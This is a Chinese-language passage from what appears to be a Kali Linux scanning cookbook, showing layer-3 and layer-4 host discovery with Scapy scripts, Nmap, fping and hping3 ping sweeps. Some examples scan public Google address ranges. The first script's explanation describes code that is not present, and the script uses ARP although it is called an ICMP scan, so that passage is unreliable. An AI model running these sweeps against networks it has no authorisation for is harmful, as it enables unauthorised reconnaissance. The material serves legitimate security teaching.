在这里提供的示例中，之前使用四个单独的命令完成的所有工作，实际上可以通过直接调用函数的单个命令来完成。 请注意，如果在超时值指定的时间范围内，ICMP 请求没有收到 IP 地址的回复，调用对象会产生异常。 由于未收到响应，因此此示例中赋值为响应的应答变量不会初始化：

```
>>> answer = sr1(IP(dst="83.166.169.231")/ICMP(),timeout=1)
Begin emission:
..........................................
Finished to send 1 packets.
.................................................................
......... ...........................
Received 1180 packets, got 0 answers, remaining 1 packets
>>> answer.display()
Traceback (most recent call last):  File "<console>", line 1, in
 <module> AttributeError: 'NoneType' object has no attribute 'di
splay'
```

有关这些不同响应的知识，可以用于生成在多个 IP 地址上按顺序执行 ICMP 请求的脚本。 脚本会循环遍历目标 IP 地址中最后一个八位字节的所有可能值，并为每个值发送一个 ICMP 请求。 当从每个 `sr1()` 函数返回时，将评估响应来确定是否接收到应答的响应：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage - ./pinger.py [/24 network address]"
    print "Example - ./pinger.py 172.16.36.0"
    print "Example will perform an ICMP scan of the 172.16.36.0/
24 range"
    sys.exit()

address = str(sys.argv[1])
prefix = address.split('.')[0] + '.' + address.split('.')[1] + '
.' + address.split('.')[2] + '.'

for addr in range(1,254):
    answer=sr1(ARP(pdst=prefix+str(addr)),timeout=1,verbose=0)

    if answer == None:
        pass
    else:
        print prefix+str(addr)
```

脚本的第一行标识了 Python 解释器所在的位置，以便脚本可以在不传递到解释器的情况下执行。 然后脚本导入所有 Scapy 函数，并定义 Scapy 日志记录级别，以消除脚本中不必要的输出。 还导入了子过程库，以便于从系统调用中提取信息。第二个代码块是条件测试，用于评估是否向脚本提供了所需的参数。 如果在执行时未提供所需的参数，则脚本将输出使用情况的说明。 该说明包括工具的用法，示例和所执行任务的解释。

在这个代码块之后，有一个单独的代码行将所提供的参数赋值给 `interface` 变量。下一个代码块使用 `check_output()` 子进程函数执行 `ifconfig` 系统调用，该调用也使用 `grep` 和 `cut` 从作为参数提供的本地接口提取 IP 地址。然后将此输出赋给 `ip` 变量。然后使用 `split` 函数从 IP 地址字符串中提取 `/ 24` 网络前缀。例如，如果 `ip` 变量包含 `192.168.11.4` 字符串，则值为 `192.168.11` 。它将赋给 `prefix` 变量。

最后一个代码块是一个用于执行实际扫描的 `for` 循环。 `for` 循环遍历介于 0 和 254 之间的所有值，并且对于每次迭代，该值随后附加到网络前缀后面。在早先提供的示例的中，将针对 `192.168.11.0` 和 `192.168.11.254` 之间的每个 IP 地址发送 ICMP 回显请求。然后对于每个回复的活动主机，将相应的 IP 地址打印到屏幕上，以表明主机在 LAN 上活动。一旦脚本被写入本地目录，你可以在终端中使用句号和斜杠，然后是可执行脚本的名称来执行它。看看以下用于执行脚本的命令：

```
root@KaliLinux:~# ./pinger.py
Usage - ./pinger.py [/24 network address]
Example - ./pinger.py 172.16.36.0
Example will perform an ICMP scan of the 172.16.36.0/24 range
root@KaliLinux:~# ./pinger.py
172.16.36.0
172.16.36.2
172.16.36.1
172.16.36.132
172.16.36.135
```

如果在没有提供任何参数的情况下执行脚本，则会将使用方法输出到屏幕。 使用方法输出表明，此脚本需要用于定义要扫描的 `/ 24` 网络的单个参数。 提供的示例使用 `172.16.36.0` 网络地址来执行脚本。 该脚本然后输出在 `/ 24` 网络范围上的活动 IP 地址的列表。 此输出也可以使用尖括号重定向到输出文本文件，后跟输出文件名。 一个例子如下：

```
root@KaliLinux:~# ./pinger.py 172.16.36.0 > output.txt
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
```

然后可以使用 `ls` 命令来验证输出文件是否已写入文件系统，或者可以使用 `cat` 命令查看其内容。 也可以修改此脚本，来接受 IP 地址列表作为输入。 为此，必须更改 `for` 循环来循环遍历从指定的文本文件读取的行。 一个例子如下：

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage - ./pinger.py [filename]"
    print "Example - ./pinger.py iplist.txt"
    print "Example will perform an ICMP ping scan of the IP addr
esses listed in iplist.txt"
    sys.exit()

filename = str(sys.argv[1])
file = open(filename,'r')

for addr in file:
    ans=sr1(IP(dst=addr.strip())/ICMP(),timeout=1,verbose=0)
    if ans == None:
        pass
    else:
        print addr.strip()
```

与之前的脚本唯一的主要区别是，它接受一个输入文件名作为参数，然后循环遍历此文件中列出的每个 IP 地址进行扫描。 与其他脚本类似，生成的输出包括响应 ICMP 回显请求的系统的相关 IP 地址的简单列表，其中包含 ICMP 回显响应：

```
root@KaliLinux:~# ./pinger.py
Usage - ./pinger.py [filename]
Example - ./pinger.py iplist.txt
Example will perform an
ICMP ping scan of the IP addresses listed in iplist.txt
root@KaliLinux:~# ./pinger.py iplist.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
```

此脚本的输出可以以相同的方式重定向到输出文件。 使用作为参数提供的输入文件来执行脚本，然后使用尖括号重定向输出，后跟输出文本文件的名称。 一个例子如下：

```
root@KaliLinux:~# ./pinger.py iplist.txt > output.txt
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
```

工作原理

此处使用 Scapy 通过构造包括 IP 层和附加的 ICMP 请求的请求来执行 ICMP 第三层发现。 IP 层能够将封包路由到本地网络之外，并且 ICMP 请求用于从远程系统请求响应。 在 Python 脚本中使用此技术，可以按顺序执行此任务，来扫描多个系统或整个网络范围。

2.8 使用 Nmap 发现第三层

Nmap 是 Kali Linux 中最强大和最通用的扫描工具之一。 因此，毫不奇怪，Nmap 也支持 ICMP 发现扫描。 该秘籍演示了如何使用 Nmap 在远程主机上执行第三层发现。

准备

使用 Nmap 执行第三层发现不需要实验环境，因为 Internet 上的许多系统都将回复 ICMP 回显请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 ICMP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

Nmap是一种自适应工具，它可以按需自动调整，并执行第2层，第3层或第4层发现。 如果 `-sn` 选项在 Nmap 中用于扫描本地网段上不存在的 IP 地址，则 ICMP 回显请求将用于确定主机是否处于活动状态和是否响应。 为了对单个目标执行 ICMP 扫描，请使用带有 `-sn` 选项的Nmap，并传递要扫描的 IP 地址作为参数：

```
root@KaliLinux:~# nmap -sn 74.125.228.1
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 23:05 EST
Nmap scan report for iad23s05-in-f1.1e100.net (74.125.228.1)
Host is up (0.00013s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

此命令的输出表明了设备是否已启动，还会提供有关所执行扫描的详细信息。 此外请注意，系统名称也已确定。 Nmap 还执行 DNS 解析来在扫描输出中提供此信息。 它还可以用于使用破折号符号扫描 IP 地址连续范围。 Nmap 默认情况下是多线程的，并且并行运行多个进程。 因此，Nmap 在返回扫描结果时非常快。 看看下面的命令：

```
root@KaliLinux:~# nmap -sn 74.125.228.1-255
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 23:14 EST
Nmap scan report for iad23s05-in-f1.1e100.net (74.125.228.1)
Host is up (0.00012s latency).
Nmap scan report for iad23s05-in-f2.1e100.net (74.125.228.2)
Host is up (0.0064s latency).
Nmap scan report for iad23s05-in-f3.1e100.net (74.125.228.3)
Host is up (0.0070s latency).
Nmap scan report for iad23s05-in-f4.1e100.net (74.125.228.4)
Host is up (0.00015s latency).
Nmap scan report for iad23s05-in-f5.1e100.net (74.125.228.5)
Host is up (0.00013s latency).
Nmap scan report for iad23s05-in-f6.1e100.net (74.125.228.6)
Host is up (0.00012s latency).
Nmap scan report for iad23s05-in-f7.1e100.net (74.125.228.7)
Host is up (0.00012s latency).
Nmap scan report for iad23s05-in-f8.1e100.net (74.125.228.8)
Host is up (0.00012s latency).
                     *** {TRUNCATED} ***
```

在提供的示例中，Nmap 用于扫描整个 `/ 24` 网络范围。 为了方便查看，此命令的输出被截断。 通过使用 Wireshark 分析通过接口的流量，你可能会注意到这些地址没有按顺序扫描。 这可以在以下屏幕截图中看到。 这是 Nmap 的多线程特性的进一步证据，并展示了当其他进程完成时，如何从队列中的地址启动进程：

No.	Destination	Protocol	Info
85	74.125.228.2	ICMP	Echo (ping) request id=0x0620, seq=0/0, ttl=52
86	74.125.228.3	ICMP	Echo (ping) request id=0x3507, seq=0/0, ttl=50
87	74.125.228.4	ICMP	Echo (ping) request id=0xa375, seq=0/0, ttl=44
88	74.125.228.5	ICMP	Echo (ping) request id=0xc693, seq=0/0, ttl=45
89	74.125.228.6	ICMP	Echo (ping) request id=0x2f9b, seq=0/0, ttl=56
90	74.125.228.7	ICMP	Echo (ping) request id=0xfa75, seq=0/0, ttl=43

或者，Nmap 也可用于扫描输入文本文件中的 IP 地址。 这可以使用 `-iL` 选项，后跟文件或文件路径的名称来完成：

```
root@KaliLinux:~# cat iplist.txt
74.125.228.13 74.125.228.28
74.125.228.47 74.125.228.144
74.125.228.162 74.125.228.211
root@KaliLinux:~# nmap -iL iplist.txt -sn
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-16 23:14 EST
Nmap scan report for iad23s05-in-f13.1e100.net (74.125.228.13)
Host is up (0.00010s latency).
Nmap scan report for iad23s05-in-f28.1e100.net (74.125.228.28)
Host is up (0.0069s latency).
Nmap scan report for iad23s06-in-f15.1e100.net (74.125.228.47)
Host is up (0.0068s latency).
Nmap scan report for iad23s17-in-f16.1e100.net (74.125.228.144)
Host is up (0.00010s latency).
Nmap scan report for iad23s18-in-f2.1e100.net (74.125.228.162)
Host is up (0.0077s latency).
Nmap scan report for 74.125.228.211
Host is up (0.00022s latency).
Nmap done: 6 IP addresses (6 hosts up) scanned in 0.04 seconds
```

在提供的示例中，执行目录中存在六个 IP 地址的列表。 然后将此列表输入到 Nmap 中，并扫描每个列出的地址来尝试识别活动主机。

工作原理

Nmap 通过对提供的范围或文本文件中的每个 IP 地址发出 ICMP 回显请求，来执行第3层扫描。 由于 Nmap 是一个多线程工具，所以它会并行发送多个请求，结果会很快返回给用户。 由于 Nmap 的发现功能是自适应的，它只会使用 ICMP 发现，如果 ARP 发现无法有效定位本地子网上的主机。 或者，如果 ARP 发现或 ICMP 发现都不能有效识别给定 IP 地址上的活动主机时，那么将采第四层发现技术。

2.9 使用 fping 探索第三层

`fping` 工具费长类似于著名的 `ping` 工具。 但是，它也内建了在 `ping` 中不存在的许多附加功能。 这些附加功能让 `fping` 能够用作功能扫描工具，无需额外修改。 该秘籍演示了如何使用 `fping` 在远程主机上执行第3层发现。

准备

使用 `fping` 执行第三层发现不需要实验环境，因为 Internet 上的许多系统都将回复 ICMP 回显请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 ICMP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

操作步骤

`fping` 非常类似于添加了一些额外功能的 `ping` 工具。 它可以以 `ping` 的相同方式，向单个目标发送 ICMP 回显请求，以确定它是否活动。 这通过将 IP 地址作为参数传递给 `fping` 实用程序来完成：

```
root@KaliLinux:~# fping 172.16.36.135
172.16.36.135 is alive
```

与标准 `ping` 工具不同， `fping` 会在收到单个应答后停止发送 ICMP 回显请求。在接收到回复时，它将显示对应该地址的主机是活动的。 或者，如果未从地址接收到响应，则在确定主机不可达之前， `fping` 通常尝试联系系统四次：

```
root@KaliLinux:~# fping 172.16.36.136
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.136
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.136
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.136
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to
172.16.36.136 172.16.36.136 is unreachable
```

可以使用 `-c count` 选项修改此默认连接尝试次数，并向其提供一个定义尝试次数的整数值：

```
root@KaliLinux:~# fping 172.16.36.135 -c 1
172.16.36.135 : [0], 84 bytes, 0.67 ms (0.67 avg, 0% loss)

172.16.36.135 : xmt/rcv/%loss = 1/1/0%, min/avg/max = 0.67/0.67/
0.67
root@KaliLinux:~# fping 172.16.36.136 -c 1

172.16.36.136 : xmt/rcv/%loss = 1/0/100%
```

当以这种方式执行时，输出更加隐蔽一些，但可以通过仔细分析来理解。 任何主机的输出包括 IP 地址，尝试次数（ `xmt` ），接收的回复数（ `rcv` ）和丢失百分比（ `%loss` ）。 在提供的示例中， `fping` 发现第一个地址处于联机状态。 这可以由接收的字节数和应答的等待时间都被返回的事实来证明。 你还可以通过检查百分比损失，来轻松确定是否存在与提供的 IP 地址关联的活动主机。 如果百分比损失为 100，则未收到回复。

与 `ping` （最常用作故障排除工具）不同， `fping` 内建了集成功能，可扫描多个主机。 可以使用 `fping` 扫描主机序列，使用 `-g` 选项动态生成 IP 地址列表。 要指定扫描范围，请使用该参数传递所需序列范围中的第一个和最后一个 IP 地址：

```
root@KaliLinux:~# fping -g 172.16.36.1 172.16.36.4
172.16.36.1 is alive
172.16.36.2 is alive
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.3
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.3
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.3
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.3
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.4
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.4
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.4
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.4 172.16.36.3 is unreachable
172.16.36.4 is unreachable
```

生成列表选项也可用于基于 CIDR 范围符号生成列表。 以相同的方式， `fping` 将循环遍历这个动态生成的列表并扫描每个地址：

```
root@KaliLinux:~# fping -g 172.16.36.0/24
172.16.36.1 is alive
172.16.36.2 is alive
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.3
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.4
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.5
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.6
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.7
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.8
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.9
                    *** {TRUNCATED} ***
```

最后， `fping` 还可以用于扫描由输入文本文件的内容指定的一系列地址。 要使用输入文件，请使用 `-f` 文件选项，然后提供输入文件的文件名或路径：

```
root@KaliLinux:~# fping -f iplist.txt 172.16.36.2 is alive 172.1
6.36.1 is alive 172.16.36.132 is alive 172.16.36.135 is alive 17
2.16.36.180 is alive
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.203
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.203
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.203
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.203
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.205
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.205
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.205
ICMP Host Unreachable from 172.16.36.180 for ICMP Echo sent to 1
72.16.36.205
172.16.36.203 is unreachable
172.16.36.205 is unreachable
172.16.36.254 is unreachable
```

工作原理

`fping` 工具执行ICMP发现的方式与我们之前讨论的其他工具相同。 对于每个 IP 地址， `fping` 发送一个或多个 ICMP 回显请求，然后评估所接收的响应以识别活动主机。 `fping` 还可以用于通过提供适当的参数，来扫描一系列系统或 IP 地址的输入列表。 因此，我们不必使用 `bash` 脚本来操作工具，就像使用 `ping` 操作一样，使其成为有效的扫描工具。

2.10 使用 hping3 探索第三层

`hping3` 可以用于以多种不同方式执行主机发现的更多功能。 它比 `fping` 更强大，因为它可以执行多种不同类型的发现技术，但作为扫描工具不太有用，因为它只能用于定位单个主机。 然而，这个缺点可以使用 bash 脚本克服。 该秘籍演示了如何使用 `hping3` 在远程主机上执行第3层发现。

准备

使用 `hping3` 执行第三层发现不需要实验环境，因为 Internet 上的许多系统都将回复 ICMP 回显请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 ICMP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。

`hping3` 是一个非常强大的发现工具，具有大量可操作的选项和模式。它能够在第3层和第4层上执行发现。为了使用 `hping3` 对单个主机地址执行基本的 ICMP 发现， 只需要将要测试的 IP 地址和所需的 ICMP 扫描模式传递给它：

```
root@KaliLinux:~# hping3 172.16.36.1 --icmp
HPING 172.16.36.1 (eth1 172.16.36.1): icmp mode set, 28 headers
+ 0 data bytes
len=46 ip=172.16.36.1 ttl=64 id=41835 icmp_seq=0 rtt=0.3 ms
len=46 ip=172.16.36.1 ttl=64 id=5039 icmp_seq=1 rtt=0.3 ms
len=46 ip=172.16.36.1 ttl=64 id=54056 icmp_seq=2 rtt=0.6 ms
len=46 ip=172.16.36.1 ttl=64 id=50519 icmp_seq=3 rtt=0.5 ms
len=46 ip=172.16.36.1 ttl=64 id=47642 icmp_seq=4 rtt=0.4 ms
^C
--- 172.16.36.1 hping statistic --5 packets transmitted,
5 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.4/0.6 ms
```

提供的演示使用 `Ctrl + C` 停止进程。与标准 `ping` 工具类似， `hping3` ICMP 模式将无限继续，除非在初始命令中指定了特定数量的数据包。 为了定义要发送的尝试次数，应包含 `-c` 选项和一个表示所需尝试次数的整数值：

```
root@KaliLinux:~# hping3 172.16.36.1 --icmp -c 2
HPING 172.16.36.1 (eth1 172.16.36.1): icmp mode set, 28 headers
+ 0 data bytes
len=46 ip=172.16.36.1 ttl=64 id=40746 icmp_seq=0 rtt=0.3 ms
len=46 ip=172.16.36.1 ttl=64 id=12231 icmp_seq=1 rtt=0.5 ms
---
172.16.36.1 hping statistic --
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0.3/0.4/0.5 ms
```

虽然 `hping3` 默认情况下不支持扫描多个系统，但可以使用 bash 脚本轻易编写脚本。 为了做到这一点，我们必须首先确定与活动地址相关联的输出，以及与非响应地址相关联的输出之间的区别。 为此，我们应该在未分配主机的 IP 地址上使用相同的命令：

```
root@KaliLinux:~# hping3 172.16.36.4 --icmp -c 2
HPING 172.16.36.4 (eth1 172.16.36.4): icmp mode set, 28 headers
+ 0 data bytes
---
172.16.36.4 hping statistic --
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.2/0.2/0.2 ms
--- 172.16.36.4 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

尽管产生了期望的结果，在这种情况下， `grep` 函数似乎不能有效用于输出。 由于 `hping3` 中的输出显示处理，它难以通过管道传递到 `grep` 函数，并只提取所需的行，我们可以尝试通过其他方式解决这个问题。 具体来说，我们将尝试确定输出是否可以重定向到一个文件，然后我们可以直接从文件中 `grep` 。 为此，我们尝试将先前使用的两个命令的输出传递给 `handle.txt` 文件：

```
root@KaliLinux:~# hping3 172.16.36.1 --icmp -c 1 >> handle.txt

--- 172.16.36.1 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
root@KaliLinux:~# hping3 172.16.36.4 --icmp -c 1 >> handle.txt

--- 172.16.36.4 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@KaliLinux:~# cat handle.txt
HPING 172.16.36.1 (eth1 172.16.36.1): icmp mode set, 28 headers
+ 0 data bytes
len=46 ip=172.16.36.1 ttl=64 id=56022 icmp_seq=0 rtt=0.4 ms
HPING 172.16.36.4 (eth1 172.16.36.4): icmp mode set, 28 headers
+ 0 data bytes
```

虽然这种尝试并不完全成功，因为输出没有完全重定向到文件，我们可以看到通过读取文件中的输出，足以创建一个有效的脚本。 具体来说，我们能够重定向一个唯一的行，该行只与成功的 `ping` 尝试相关联，并且包含该行中相应的 IP 地址。 要验证此解决方法是否可行，我们需要尝试循环访问 `/ 24` 范围中的每个地址，然后将结果传递到 `handle.txt` 文件：

```
root@KaliLinux:~# for addr in $(seq 1 254); do hping3 172.16.36.
$addr --icmp -c 1 >> handle.txt & done

--- 172.16.36.2 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 6.6/6.6/6.6 ms

--- 172.16.36.1 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 55.2/55.2/55.2 ms

--- 172.16.36.8 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
                    *** {TRUNCATED} ***
```

通过这样做，仍然有大量的输出（提供的输出为了方便而被截断）包含未重定向到文件的输出。 但是，以下脚本的成功不取决于初始循环的过多输出，而是取决于从输出文件中提取必要信息的能力：

```
root@KaliLinux:~# ls
Desktop  handle.txt  pinger.sh
root@KaliLinux:~# grep len handle.txt
len=46 ip=172.16.36.2 ttl=128 id=7537 icmp_seq=0 rtt=6.6 ms
len=46 ip=172.16.36.1 ttl=64 id=56312 icmp_seq=0 rtt=55.2 ms
len=46 ip=172.16.36.132 ttl=64 id=47801 icmp_seq=0 rtt=27.3 ms
len=46 ip=172.16.36.135 ttl=64 id=62601 icmp_seq=0 rtt=77.9 ms
root@KaliLinux:~# grep len handle.txt | cut -d " " -f 2
ip=172.16.36.2
ip=172.16.36.1
ip=172.16.36.132
ip=172.16.36.135
root@KaliLinux:~# grep len handle.txt | cut -d " " -f 2 | cut -d
 "=" -f 2
172.16.36.2
172.16.36.1
172.16.36.132
172.16.36.135
```

通过将输出使用管道连接到一系列 `cut` 函数，我们可以从输出中提取 IP 地址。现在我们已经成功地确定了一种方法，来扫描多个主机并轻易识别结果，我们应该将其集成到一个脚本中。 将所有这些操作组合在一起的功能脚本的示例如下：

```
#!/bin/bash

if [ "$#" -ne 1 ]; then
    echo "Usage - ./ping_sweep.sh [/24 network address]"
    echo "Example - ./ping_sweep.sh 172.16.36.0"
    echo "Example will perform an ICMP ping sweep of the 172.16.
36.0/24 network and output to an output.txt file"
    exit
fi

prefix=$(echo $1 | cut -d '.' -f 1-3)

for addr in $(seq 1 254); do
    hping3 $prefix.$addr --icmp -c 1 >> handle.txt;
done

grep len handle.txt | cut -d " " -f 2 | cut -d "=" -f 2 >> outpu
t.txt
rm handle.txt
```

在提供的 bash 脚本中，第一行定义了 bash 解释器的位置。 接下来的代码块执行测试来确定是否提供了预期的一个参数。 这通过评估提供的参数的数量是否不等于 1 来确定。如果未提供预期参数，则输出脚本的用法，并且退出脚本。 用法输出表明，脚本需要接受 `/ 24` 网络地址作为参数。 下一行代码从提供的网络地址中提取网络前缀。 例如，如果提供的网络地址是 `192.168.11.0` ，则前缀变量将被赋值为 `192.168.11` 。 然后对 `/ 24` 范围内的每个地址执行 `hping3` 操作，并将每个任务的结果输出放入 `handle.txt` 文件中。

一旦完成， `grep` 用于从 `handle` 文件中提取与活动主机响应相关联的行，然后从这些行中提取 IP 地址。 然后将生成的 IP 地址传递到 `output.txt` 文件，并从目录中删除 `handle.txt` 临时文件。 此脚本可以使用句号和斜杠，后跟可执行脚本的名称执行：

```
root@KaliLinux:~# ./ping_sweep.sh
Usage - ./ping_sweep.sh [/24 network address]
Example - ./ping_sweep.sh 172.16.36.0
Example will perform an ICMP ping sweep of the 172.16.36.0/24 ne
twork and output to an output.txt file
root@KaliLinux:~# ./ping_sweep.sh 172.16.36.0
--- 172.16.36.1 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
--- 172.16.36.2 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.5/0.5 ms
--- 172.16.36.3 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
                        *** {TRUNCATED} ***
```

一旦完成，脚本应该返回一个 `output.txt` 文件到执行目录。 这可以使用 `ls` 验证，并且 `cat` 命令可以用于查看此文件的内容：

```
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.253
```

当脚本运行时，你仍然会看到在初始循环任务时看到的大量输出。 幸运的是，你发现的主机列表不会在此输出中消失，因为它每次都会写入你的输出文件。

工作原理

我们需要进行一些调整，才能使用 `hping3` 对多个主机或地址范围执行主机发现。提供的秘籍使用 bash 脚本顺序执行 ICMP 回应请求。 这是可性的，因为成功和不成功的请求能够生成唯一响应。 通过将函数传递给一个循环，并将唯一响应传递给 `grep` ，我们可以高效开发出一个脚本，对多个系统依次执行 ICMP 发现，然后输出活动主机列表。

2.11 使用 Scapy 探索第四层

多种不同方式可以用于在第四层执行目标发现。可以使用用户数据报协议（UDP）或传输控制协议（TCP）来执行扫描。 Scapy 可以用于使用这两种传输协议来制作自定义请求，并且可以与 Python 脚本结合使用以开发实用的发现工具。 此秘籍演示了如何使用 Scapy 执行 TCP 和 UDP 的第四层发现。

准备

使用 Scapy 执行第四层发现不需要实验环境，因为 Internet 上的许多系统都将回复 TCP 和 UDP 请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 TCP/UDP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

为了验证从活动主机接收到的 RST 响应，我们可以使用 Scapy 向已知的活动主机发送 TCP ACK 数据包。 在提供的示例中，ACK 数据包将发送到 TCP 目标端口 80。此端口通常用于运行 HTTP Web 服务。 演示中使用的主机当前拥有在此端口上运行的 Apache 服务。 为此，我们需要构建我们的请求的每个层级。 要构建的第一层是IP层。 看看下面的命令：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>> i.dst="172.16.36.135"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 172.16.36.180
  dst= 172.16.36.135
  \options\
```

这里，我们将 `i` 变量初始化为 `IP` 对象，然后重新配置标准配置，将目标地址设置为目标服务器的 IP 地址。 请注意，当为目标地址提供除回送地址之外的任何 IP 地址时，源 IP 地址会自动更新。 我们需要构建的下一层是我们的 TCP 层。 这可以在以下命令中看到：

```
>>> t = TCP()
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
>>> t.flags='A'
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= A
  window= 8192
  chksum= None
  urgptr= 0
  options= {}
```

这里，我们将 `t` 变量初始化为 `TCP` 对象。 注意，对象的默认配置已经将目标端口设置为 HTTP 或端口 80。这里，我们只需要将 TCP 标志从 `S` （SYN）更改为 `A` （ACK）。 现在，可以通过使用斜杠分隔每个层级来构建栈，如以下命令中所示：

```
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 172.16.36.180
  dst= 172.16.36.135
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= A
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
```

